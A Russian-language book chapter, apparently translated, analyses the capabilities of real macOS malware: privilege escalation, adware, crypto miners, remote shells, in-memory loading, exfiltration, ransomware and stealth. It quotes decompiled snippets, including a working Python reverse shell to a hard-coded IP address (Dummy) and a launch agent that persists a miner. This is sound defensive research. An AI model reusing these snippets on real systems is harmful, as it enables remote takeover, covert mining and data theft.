Вредоносное ПО может повышать свои привилегии несколькими методами, первый из которых - просто попросить пользователя! Например, во время установки пакета (файла `.pkg`) действия, требующие привилегий root, автоматически вызывают запрос авторизации. Как показано на рисунке 3-2, когда открывается пакет, троянизированный EvilQuest, логика установки вредоносного ПО вызовет такой запрос.



Рисунок 3-2: Запрос авторизации (EvilQuest)

Поскольку во время установки пакетов пользователям часто предлагается ввести административные учетные данные, а запрос исходит из контекста системного приложения installer, большинство пользователей согласится, тем самым передав вредоносному ПО привилегии root.

Если вредоносное ПО не распространяется как пакет, оно также может запросить повышенные привилегии, вызвав различные системные API. Например, устаревший API macOS `AuthorizationExecuteWithPrivileges` выполнит исполняемый файл с привилегиями root после того, как пользователь предоставит необходимые учетные данные. Один пример вредоносного ПО, использующего этот API, - ColdRoot, который вызывает его в функции с удачным (хотя и написанным с ошибкой) именем `LETMEIN_$$_EXEUTEWITHPRIVILEGES` (листинг 3-5):

```
LETMEIN_$$_EXEUTEWITHPRIVILEGES(...) {

  AuthorizationCreate(...);
  AuthorizationCopyRights(...);
  AuthorizationExecuteWithPrivileges(..., path2self, ...);
```

Листинг 3-5: Вызов API `AuthorizationExecuteWithPrivileges` (ColdRoot)

Вызов API создает системный запрос к пользователю на аутентификацию, чтобы вредоносное ПО могло запустить себя от root (рисунок 3-3).



Рисунок 3-3: Запрос авторизации через API `AuthorizationExecuteWithPrivileges` (ColdRoot)

Более сложное вредоносное ПО может стремиться получить доступ root или даже kernel access для выполнения привилегированных действий через elevation-of-privilege exploits. В 2014 году исследователи FireEye обнаружили вредоносное ПО XSLCmd. [3] Хотя это был довольно стандартный backdoor, он содержал изначально пропущенный эксплойт нулевого дня, позволявший ему глобально перехватывать все нажатия клавиш в зараженной системе. В то время текущая версия Mac OS X требовала включения assistive devices, чтобы программа могла глобально перехватывать нажатия клавиш. Программа могла включить эти устройства, создав файл `/var/db/.AccessibilityAPIEnabled`. Однако создание этого файла требовало привилегий root.

Чтобы обойти это требование, вредоносное ПО, выполнявшееся с обычными пользовательскими привилегиями, злоупотребляло классами macOS `Authenticator` и `UserUtilities`, чтобы отправить сообщение сервису `writeconfig.xpc`. Этот сервис, который выполнялся с привилегиями root, не аутентифицировал клиентов и поэтому позволял любой программе подключаться к нему и запрашивать выполнение привилегированных действий. Таким образом, вредоносное ПО могло принудить сервис создать файл, необходимый для включения assistive devices (`/var/db/.AccessibilityAPIEnabled`), что позволяло начать глобальный keylogging (листинг 3-6):

```
void sub_10000c007(...) {
  auth = [Authenticator sharedAuthenticator];
   sfAuth = [SFAuthorization authorization]; 1

  [sfAuth obtainWithRight:"system.preferences" flags:0x3
error:0x0];
   [auth authenticateUsingAuthorizationSync:sfAuth]; 2
  ...
  attrs = [NSDictionary dictionaryWithObject:@(444o)
                       forKey:NSFilePosixPermissions];
  data = [NSData dataWithBytes:"a" length:0x1];
  [UserUtilities createFileWithContents:data

path:@"/var/db/.AccessibilityAPIEnabled" attributes:attrs]; 3
```

Листинг 3-6: Эксплуатация нулевого дня сервиса `writeconfig` XPC (XSLCmd)

В этом фрагменте кода, декомпилированном из бинарного файла XSLCmd, мы видим, что вредоносное ПО сначала инстанцирует два системных класса 1. После аутентификации 2 оно вызывает метод системного класса `UserUtilities`, который инструктирует сервис `writeconfig.xpc` создать файл `.AccessibilityAPIEnabled` от его имени 3.

Кратко рассмотрим еще один пример того, как вредоносный код злоупотребляет elevation-of-privilege exploit для выполнения привилегированных действий. В 2015 году Adam Thomas из Malwarebytes обнаружил установщик adware, эксплуатирующий известную и на тот момент неисправленную уязвимость нулевого дня. Уязвимость, изначально обнаруженная исследователем безопасности Stefan Esser, позволяла непривилегированному коду выполнять привилегированные команды (без необходимости пароля root). [4] Adware вооружило этот изъян, чтобы изменить файл `sudoers`, который, как отмечает Thomas Reed, "позволяет выполнять shell-команды от root с помощью sudo без обычного требования вводить пароль". [5]

Недавние версии macOS имеют дополнительные механизмы безопасности, гарантирующие, что даже если вредоносное ПО получает привилегии root, ему все равно может быть запрещено выполнять неизбирательные действия. Но чтобы обойти эти механизмы безопасности, вредоносное ПО может использовать эксплойты или попытаться принудить пользователя вручную их обойти. Кажется разумным предположить, что в будущем мы увидим больше escalation-of-privilege exploits.

Перехваты и внедрения, связанные с adware

Средний пользователь Mac вряд ли станет целью сложных кибершпионских атакующих, вооруженных нулевыми днями. Вместо этого он гораздо вероятнее станет жертвой более простых атак, связанных с adware. По сравнению с другими типами вредоносного ПО для Mac adware довольно массово. Его цель обычно - приносить деньги своим создателям, часто через рекламу или перехваченные результаты поиска, поддерживаемые affiliate links.

Например, в 2017 году я анализировал образец adware под названием Mughthesec, который маскировался под Flash Installer. Приложение устанавливало различные adware-компоненты, включая компонент с именем Safe Finder, который перехватывал домашнюю страницу Safari, устанавливая ее на поисковую страницу, работающую через affiliate-схему (рисунок 3-4).

Рисунок 3-4: Домашняя страница Safari перехвачена (Mughthesec/Safe Finder)

В зараженной системе открытие Safari подтверждает, что домашняя страница была перехвачена, хотя на вид довольно безобидно: она просто показывает довольно пустую поисковую страницу (рисунок 3-5). Однако просмотр исходного кода страницы выявляет включение нескольких скриптов Safe Finder.



Рисунок 3-5: Новая домашняя страница зараженного пользователя (Mughthesec/Safe Finder)

Эта перехваченная домашняя страница направляет пользовательские поисковые запросы через различных affiliates, прежде чем они наконец обслуживаются Yahoo! Search, и внедряет логику Safe Finder во все результаты поиска. Способность манипулировать результатами поиска, вероятно, приносит доход авторам adware через просмотры рекламы и affiliate links.

Другой пример, связанный с рекламой, IPStorm, - межплатформенный botnet с вариантом для macOS, обнаруженным в 2020 году. В отчете Intezer исследователи отметили, что Linux-версия IPStorm занимается мошеннической деятельностью, "злоупотребляя монетизацией игр и рекламы. Поскольку это botnet, вредоносное ПО использует большое количество запросов из разных доверенных источников и потому не блокируется и не отслеживается". [6] Сниффинг его сетевого трафика позволяет подтвердить, что вариант для macOS также занимается деятельностью, включая мошенническую рекламную монетизацию (рисунок 3-6).



Рисунок 3-6: Сетевой захват мошеннической рекламной монетизации (IPStorm)

Интересное глубокое погружение в adware и его связи с affiliate-программами см. в "How Affiliate Programs Fund Spyware". [7]

Майнеры криптовалют

Мы уже обсуждали, что большинство вредоносного ПО, заражающего среднего пользователя Mac, вероятно, мотивировано финансовой выгодой. В конце 2010-х наблюдался значительный рост вредоносного ПО для Mac, которое стремится скрытно устанавливать software для майнинга криптовалют на системы Mac. Майнинг криптовалют, который включает как процесс создания новых цифровых "coins", так и проверку пользовательских транзакций, требует больших объемов вычислительных ресурсов, чтобы приносить какой-либо значимый доход. Авторы вредоносного ПО решают эту ресурсную дилемму, распределяя операции майнинга по множеству зараженных систем.

На практике вредоносное ПО, реализующее cryptocurrency payloads, часто делает это довольно ленивым, хотя и эффективным способом: упаковывая command line-версии легитимных майнеров. Например, вредоносное ПО CreativeUpdate, которое атакующие скрытно распространяли через популярный сайт приложений для Mac `MacUpdate.com`, использовало легитимный cryptocurrency miner. Это вредоносное ПО закреплялось как launch agent, `MacOS.plist`, который в следующем фрагменте (листинг 3-7), как видно, инструктирует систему постоянно выполнять бинарный файл с именем `mdworker` через shell (`sh`):

```
...
<key>ProgramArguments</key>
<array>
  <string>sh</string>
  <string>-c</string>
  <string>
      ~/Library/mdworker/mdworker
      -user walker18@protonmail.ch -xmr
  </string>
</array>
<key>RunAtLoad</key>
<true/>
...
```

Листинг 3-7: Постоянный plist launch item (CreativeUpdate)

Если напрямую выполнить этот бинарный файл `mdworker` в виртуальной машине, он легко идентифицирует себя как console miner, принадлежащий мультивалютной майнинговой платформе MinerGate (листинг 3-7): [8]

```
% ./mdworker -help
  Usage:
  minergate-cli [-<version>] -user <email> [-proxy <url>]
                -<currency> <threads> [<gpu intensity>]
```

Plist launch agent передает этому закрепленному майнеру аргументы `-user walker18@protonmail.ch -xmr`, задающие учетную запись пользователя, на которую следует начислять результаты майнинга, а также тип криптовалюты для майнинга, XMR (Monero).

Другие недавние примеры вредоносного ПО для Mac, использовавшегося для скрытного майнинга криптовалют, включают OSAMiner, BirdMiner, CpuMeaner, DarthMiner и CookieMiner.

Удаленные оболочки

Иногда все, что нужно атакующему, - shell на системе жертвы. Shells предоставляют удаленному атакующему полный контроль над зараженной системой, позволяя выполнять произвольные shell-команды и бинарные файлы.

В контексте вредоносного ПО remote shells обычно бывают двух основных типов: interactive и non-interactive. Interactive shells предоставляют удаленному атакующему возможность "go live" на зараженной системе, как если бы он физически сидел перед ней. Через такой shell атакующий может запускать и прерывать shell-команды, при этом весь ввод и вывод маршрутизируется к удаленному серверу атакующего и от него в реальном времени. Non-interactive shells все еще предоставляют механизм, позволяющий атакующему выполнять команды через встроенный shell зараженной системы. Однако они часто просто получают команды с удаленного command and control server атакующего и выполняют их с заданными интервалами.

Вредоносное ПО, которое настраивает и выполняет remote shell, не обязано быть изощренным. Например, вредоносное ПО, известное как Dummy, запускало bash-скрипт (`/var/root/script.sh`), закрепляло его как launch daemon и использовало для выполнения inline Python-скрипта (листинг 3-8):

```
#!/bin/bash
while :
do
     python -c 'import socket,subprocess,os;
     s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
   1 s.connect(("185.243.115.230",1337));
     os.dup2(s.fileno(),0);
     os.dup2(s.fileno(),1);
   2 os.dup2(s.fileno(),2);
   3 p=subprocess.call(["/bin/sh","-i"]);'
     sleep 5
done
```

Листинг 3-8: Постоянный remote shell (Dummy)

Python-код Dummy попытается подключиться к IP-адресу `185.243.115.230` на порту `1337` 1. Затем он дублирует `STDIN` (`0`), `STDOUT` (`1`) и `STDERR` (`2`) в подключенный сокет 2, прежде чем выполнить `/bin/sh` с флагом interactive mode `-i` 3. Иными словами, он настраивает удаленно интерактивный reverse shell.

Постоянно работающий экземпляр `/bin/sh`, подключенный к удаленному IP-адресу, довольно легко раскрыть на зараженной системе. Поэтому более сложное вредоносное ПО может программно реализовывать эти возможности, чтобы оставаться скрытнее. Например, backdoor Lazarus Group может удаленно выполнять shell-команды с помощью функции с именем `proc_cmd` (листинг 3-9):

```
int proc_cmd(char * arg0, ...) {
     bzero(&command, 0x400);
   1 sprintf(&command, "%s 2>&1 &", arg0);
   2 rax = popen(&command, "r");
     ...
}
```

Листинг 3-9: Выполнение команд через API `popen` (backdoor Lazarus Group)

В функции `proc_cmd` видно, что backdoor сначала строит команду для выполнения в фоне 1. Затем он вызывает системный API `popen`, который, в свою очередь, вызывает shell (`/bin/sh`), чтобы выполнить указанную команду 2. Хотя это non-interactive, этот код все равно предоставляет удаленному атакующему средство выполнения произвольных shell-команд на зараженной системе.

Удаленное выполнение процессов и выполнение из памяти

Выполнение команд через shell довольно шумно и потому с большей вероятностью приводит к обнаружению. Более сложное вредоносное ПО может обходить shell и вместо этого содержать логику для прямого выполнения процессов на зараженной системе. Например, вредоносное ПО Komplex может выполнять произвольные бинарные файлы с помощью программных API. Если извлечь symbols из вредоносного ПО, мы найдем пользовательский класс `FileExplorer`, у которого есть метод с именем `executeFile`, как показано в листинге 3-10:

```
% nm -C Komplex/kextd
...
0000000100001e60 T FileExplorer::executeFile(char const*,
unsigned long)
```

Листинг 3-10: Метод выполнения файла (Komplex)

Декомпиляция этого метода показывает, что он вызывает API Apple `NSTask`, чтобы выполнить указанный бинарный файл (листинг 3-11):

```
FileExplorer::executeFile(...) {
   ...
   path = [NSString stringWithFormat:@"%s/%s",
         1 directory, FileExplorer::getFileName()];
  2 NSTask* task = [[NSTask alloc] init];
   [task setLaunchPath:path];
   [task launch];
   [task waitUntilExit];
}
```

Листинг 3-11: Логика выполнения файла (Komplex)

Глядя на декомпиляцию метода `executeFile` класса `FileExplorer`, мы видим, что сначала он строит строковый объект (`NSString`), содержащий полный путь к файлу для выполнения 1, а затем инициализирует объект task (`NSTask`), чтобы выполнить его 2.

Порождение процесса все еще является шумным событием, поэтому некоторые авторы вредоносного ПО вместо этого выбирают выполнение бинарного кода прямо из памяти. Эту стратегию можно увидеть в работе в импланте Lazarus Group 2019 года, AppleJeus.C (листинг 3-12).

```
int memory_exec2(void* bytes, int size, ...) {
    ...
    NSCreateObjectFileImageFromMemory(bytes, size,
&objectFile);
    NSLinkModule(objectFile, "core", 0x3);
    ...
```

Листинг 3-12: Выполнение кода из памяти (backdoor Lazarus Group)

Вредоносное ПО вызывает функцию с именем `memory_exec2` с различными параметрами, такими как удаленная полезная нагрузка, которая была загружена и расшифрована только в памяти. Как показано во фрагменте кода, функция вызывает API Apple `NSCreateObjectFileImageFromMemory` и `NSLinkModule`, чтобы подготовить находящуюся в памяти полезную нагрузку к выполнению. Затем вредоносное ПО динамически находит и вызывает entry point уже подготовленной полезной нагрузки. Эта продвинутая возможность гарантирует, что полезные нагрузки второй стадии вредоносного ПО никогда не касаются файловой системы и не приводят к порождению новых процессов. И правда скрытно!

Интересно, что похоже, Lazarus Group просто взяла этот код in-memory payload из записи блога и GitHub-проекта Cylance, антивирусной фирмы, которая также занимается threat research. Для авторов вредоносного ПО использование этого open source-вредоносного кода давало несколько преимуществ, включая эффективность (он уже написан!) и более сложную атрибуцию. Техническое глубокое погружение в возможности in-memory loading импланта Lazarus Group см. в моей статье "Lazarus Group Goes 'Fileless'". [9]

Удаленная загрузка и выгрузка

Еще одна распространенная возможность вредоносного ПО, особенно кибершпионской разновидности, - удаленная загрузка файлов с сервера атакующего или выгрузка собранных данных из зараженной системы, называемая exfiltration. Вредоносное ПО часто включает способность удаленно загружать файлы на зараженную систему, чтобы предоставить атакующему возможность обновлять вредоносное ПО или загружать и выполнять вторичные полезные нагрузки и другие инструменты. Вредоносное ПО WindTail хорошо иллюстрирует эту возможность. Спроектированное как cyberespionage implant для file exfiltration, WindTail также имеет способность загружать, а затем выполнять дополнительные полезные нагрузки с удаленного command and control server атакующего. Логика, реализующая возможность загрузки файла, находится внутри метода с именем `sdf`. Этот метод сначала расшифровывает встроенный адрес command and control server. Затем он делает первоначальный запрос к этому серверу, чтобы получить локальное имя для файла, который собирается загрузить. Второй запрос загружает фактический файл с удаленного сервера.

Сетевой монитор, такой как мой open source-инструмент Netiquette, показывает два соединения, сделанные WindTail для загрузки файла (листинг 3-13):

```
% ./netiquette -list
usrnode(4897)
  127.0.0.1 -> flux2key.com:80 (Established)
usrnode(4897)
  127.0.0.1 -> flux2key.com:80 (Established)
```

Листинг 3-13: Соединения загрузки файла (WindTail)

После того как WindTail сохраняет загруженный файл на зараженной системе, он распаковывает его, а затем выполняет.

Вредоносное ПО также может выгружать файлы с компьютера жертвы на сервер атакующего. Обычно такие выгрузки включают информацию о зараженной системе (обследование) или пользовательские файлы, которые могут представлять интерес для атакующего.

Например, ранее в этой главе я упоминал MacDownloader, который собирает данные о системе, такие как установленные приложения, и сохраняет их на диск. Затем он эксфильтрирует эти данные обследования на command and control server атакующего через метод с именем `SendCollectedDataTo:withThisTargetId:`, который, в свою очередь, вызывает метод `uploadFile:ToServer:withTargetId:` (листинг 3-14):

```
-[AuthenticationController
SendCollectedDataTo:withThisTargetId:](...) {
   ...
   if (([CUtils hasInternet:0x0] & 0x1 & 0xff) != 0x0) {
      ...
      file ="[@"/tmp/applist."xt" retain];
      [CUtils uploadFile:file ToServer:0x0 withTargetId:0x0];
      ...
      }
}
```

Листинг 3-14: Обертка эксфильтрации файлов (MacDownloader)

Как показано в листинге 3-14, вредоносное ПО сначала вызывает метод, чтобы убедиться, что оно подключено к интернету. Если да, файл обследования `applist.txt` будет выгружен через метод `uploadFile:`. Исследование кода этого метода показывает, что он использует классы Apple `NSMutableURLRequest` и `NSURLConnection`, чтобы выгрузить файл через HTTP POST-запрос (листинг 3-15):

```
+(char)uploadFile:(void *)arg2 ToServer:(void *)arg3
withTargetId:(void *)arg4 {
    ...
    request = [[NSMutableURLRequest requestWithURL:var_58
cachePolicy:0x0
                timeoutInterval:var_50] retain];
    [request setHTTPMethod:@"POST"];
    [request setAllHTTPHeaderFields:var_78];
    [request setHTTPBody:var_88];
    rax = [NSURLConnection sendSynchronousRequest:request
           returningResponse:0x0 error:&var_A0];
    ...
}
```

Листинг 3-15: Эксфильтрация файлов (MacDownloader)

Конечно, существуют и другие программные методы загрузки и выгрузки файлов. В различных образцах вредоносного ПО Lazarus Group для этой цели используется библиотека `curl`. Например, в одном из их постоянных backdoor мы находим метод с именем `post`, который эксфильтрирует (posts) файл на контролируемый атакующим сервер через библиотеку `curl` (листинг 3-16).

```
handle = curl_easy_init();
curl_easy_setopt(handle, 0x2727, ...);
curl_easy_setopt(handle, 0x4e2b, ...);
curl_easy_setopt(handle, 0x2711, ...);
curl_easy_setopt(handle, 0x271f, postdata);
curl_easy_perform(handle);
```

Листинг 3-16: API `libcurl` (используемый имплантом Lazarus Group)

В листинге 3-16 можно наблюдать, что backdoor сначала вызывает функцию `curl_easy_init`, чтобы выполнить инициализацию и вернуть handle для последующих вызовов. Затем через функцию `curl_easy_setopt` задаются различные параметры. Обратившись к документации API `libcurl`, можно сопоставить указанные константы с человекочитаемыми значениями. Например, самая заметная - `0x271f`. Она соответствует `CURLOPT_POSTFIELDS`, которая задает file data для post

на удаленный сервер атакующего. Наконец, вредоносное ПО вызывает функцию `curl_easy_perform`, чтобы завершить операцию библиотеки `curl`, выполняющую эксфильтрацию файла.

Наконец, различное вредоносное ПО для Mac будет эксфильтрировать файлы с зараженного компьютера на основе их расширения. Например, после сканирования зараженной системы на предмет интересующих файлов путем проверки их расширений WindTail создает ZIP-архивы и выгружает их с помощью встроенной утилиты macOS `curl`. Используя монитор процессов и сети, мы можем пассивно наблюдать это в действии. В главе 7 мы подробнее поговорим о таких методах динамического анализа.

Шифрование файлов

В главе 2 упоминалось ransomware, то есть вредоносное ПО, цель которого - зашифровать пользовательские файлы, прежде чем требовать выкуп. Поскольку ransomware довольно в моде, macOS тоже увидела его рост. В качестве примера рассмотрим KeRanger, первое полностью функциональное ransomware для macOS, найденное в реальных атаках. [10]

KeRanger подключается к удаленному серверу, ожидая ответ, состоящий из публичного RSA-ключа шифрования и инструкций по расшифровке. Вооружившись этим ключом шифрования, он рекурсивно шифрует все файлы внутри `/Users/*`, а также все файлы внутри `/Volumes`, которые соответствуют определенным расширениям, включая `.doc`, `.jpg` и `.zip`. Это показано в следующем фрагменте декомпилированного кода из функции `startEncrypt` вредоносного ПО:

```
void startEncrypt(...) {
...
  recursive_task("/Users", encrypt_entry, putReadme);

  recursive_task("/Volumes", check_ext_encrypt, putReadme);
```

Для каждого каталога, где ransomware шифрует файлы, оно создает plaintext-файл README с именем `README_FOR_DECRYPT.txt`, который инструктирует пользователя, как заплатить выкуп и восстановить файлы (рисунок 3-7).

Рисунок 3-7: Инструкции по расшифровке (KeRanger)

Если пользователь не заплатит выкуп, его файлы останутся заблокированными.

Еще один пример вредоносного ПО для Mac с ransomware-возможностями - EvilQuest. В зараженной системе EvilQuest ищет файлы, которые соответствуют списку жестко заданных расширений файлов, таких как `.jpg` и `.txt`, а затем шифрует их. После того как все файлы зашифрованы, вредоносное ПО записывает инструкции по расшифровке в файл с именем `READ_ME_NOW.txt` и зачитывает его пользователю вслух через встроенную команду macOS `say`.

Подробную историю и более всестороннее техническое обсуждение ransomware в macOS см. в моей статье "Towards Generic Ransomware Detection". [11]

Скрытность

После заражения системы вредоносное ПО обычно считает скрытность первостепенной. (Ransomware, после того как оно зашифровало пользовательские файлы, - заметное исключение.) Интересно, что современное вредоносное ПО для Mac часто не тратит слишком много усилий на использование возможностей скрытности, хотя обнаружение обычно является смертным приговором. Вместо этого большинство пытается скрываться на виду, принимая имена файлов, маскирующиеся под компоненты Apple или операционной системы. Например, EvilQuest закрепляется через launch agent с именем `com.apple.questd.plist`, который выполняет бинарный файл с именем `com.apple.questd`. Авторы вредоносного ПО справедливо предположили, что средний пользователь Mac не сочтет эти файлы и имена процессов подозрительными.

Другое вредоносное ПО делает скрытность чуть сильнее, добавляя точку в начало имен своих вредоносных компонентов. Например, GMERA создает launch agent с именем `.com.apple.upd.plist`. Поскольку приложение Finder по умолчанию не отображает файлы, начинающиеся с точки, это дает вредоносному ПО некоторую дополнительную скрытность.

Хотя правда, что маскировка под компонент Apple или добавление точки в начало имени файла вредоносного компонента дает некоторую элементарную скрытность, эти стратегии также дают мощные heuristics обнаружения. Например, наличие скрытого процесса или бинарного файла с именем `com.apple.*`, не подписанного Apple, почти наверняка является признаком компрометации.

